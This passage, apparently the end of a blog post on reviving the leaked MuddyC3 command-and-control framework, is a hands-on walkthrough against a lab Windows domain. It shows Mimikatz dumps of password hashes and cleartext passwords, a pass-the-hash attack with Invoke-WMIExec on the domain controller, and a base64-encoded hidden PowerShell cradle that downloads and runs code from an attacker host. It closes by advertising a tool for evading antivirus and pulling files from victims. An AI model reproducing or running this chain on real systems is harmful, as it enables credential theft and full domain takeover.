        ssp :
        credman :

Authentication Id : 0 ; 1273797 (00000000:00136fc5)
Session           : Interactive from 1
User Name         : hamzag
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1108
        msv :
         [00000003] Primary
         * Username : hamzag
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : hamzag
         * Domain   : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : hamzag
         * Domain   : DEADSEC
```

- also we got user hamzag credentials

```
(muddyc3 : Agent(2)-209.165.200.1) Invoke-Mimikatz -DumpCreds
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:Invoke-Mimikatz -DumpCreds
[+] Agent (2) - hamzag send Result

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 24886079 (00000000:017bbb3f)
Session           : Interactive from 2
User Name         : ahmedkl
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1105
        msv :
         [00000003] Primary
         * Username : ahmedkl
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : ahmedkl
         * Domain   : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : ahmedkl
         * Domain   : DEADSEC
         * Password : Admin09-
        kerberos :
         * Username : ahmedkl
         * Domain   : DEADSEC.COM
         * Password : Admin09-
        ssp :
        credman :

Authentication Id : 0 ; 24886037 (00000000:017bbb15)
Session           : Interactive from 2
User Name         : ahmedkl
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1105
        msv :
         [00000003] Primary
         * Username : ahmedkl
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
```

- now we have domain admin credentials

```
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:load Invoke-WMIExec.ps1
[+] New Agent Request Module Invoke-WMIExec.ps1 (2 - hamzag)
[+] Agent (2) - hamzag send Result


(muddyc3 : Agent(2)-209.165.200.1)
```

Now we load Invoke-WMIExec.ps1 to do pass the hash attack using wmi

```
root@BEAST:/home/darkz3ro/scripts# python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> b64="""Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"""
>>> base64.b64encode(b64.encode('UTF-16LE')).decode('utf-8')
u'SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6ACBALwAxADkAMgAuADEANgA4AC4AMQAuADgAOAA4ADAAOAAwACBAZwBlAHQAJwApADsA'
>>>
```



Now in order to use Invoke-WMIExec we need to encode our payload so we don't have issue with characters escaping so we use python (make user to utf-8 encode)

```
(muddyc3 : Agent(2)-209.165.200.1) Invoke-WMIExec -Target DC -Domain DEADSEC  -Username ahmedkl -Hash a472b3f974aca813ef37e41421db1c08:d86af1e8d4613a4bb4fb0e43c405fcb9 -verbose -Command 'powershell -w hidden -EncodedCommand SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6ACBALwAxADkAMgAuADEANgA4AC4AMQAuADgAOAA4ADAAOAAwACBAZwBlAHQAJwApADsA'
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:Invoke-WMIExec -Target DC -Domain DEADSEC  -Username ahmedkl -Hash a472b3f974aca813ef37e41421db1c08:d86af1e8d4613a4bb4fb0e43c405fcb9 -verbose -Command 'powershell -w hidden -EncodedCommand SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6ACBALwAxADkAMgAuADEANgA4AC4AMQAuADgAOAA4ADAAOAAwACBAZwBlAHQAJwApADsA'
[+] Agent (2) - hamzag send Result
[+] Command executed with process ID 1628 on DC

[+] Powershell PAYLOAD Send (209.165.200.1)
[+] New Agent Connected(10): 209.165.200.1 - deadsec.com\ahmedkl

(muddyc3 : Agent(2)-209.165.200.1)
```

as you can see the payload executed and the agent connected

- 
- 

now we are in the DC

Thank you for reading my article . you can find the muddyc3 with payload.ps1 (powershell agent POC) here : [Muddyc3-Revived]

i will release my tool which built on top of muddyc3 soon. right now it include below features and there is more am working on :

- full encryption of modules and command channel
- get encryption key on the fly (not hard coded)
- take screenshots and send it encrypted to C2
- upload files from C2
- download files from the victim
- staged payloads to bypass detection
- bypasses AVs (tested on kaspersky and trendmicro)
- set the beacon interval dynamically even after the agent connected
- dynamic URLs
- set the configuration one time (will not ask for IP:port each time)
- bug fixes and stable version
- global kill switch to end campaigns

Purple Teamer , coder who obsessed in information security and will never stop learning . certified : OSCP , CRTP , DFIRP , DFIRA , CEHV9 , CCNA R&S , CCNA Cyber Ops , Splunk Power , SPlunk Core

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Source: https://shells.systems/reviving-leaked-muddyc3-used-by-muddywater-apt/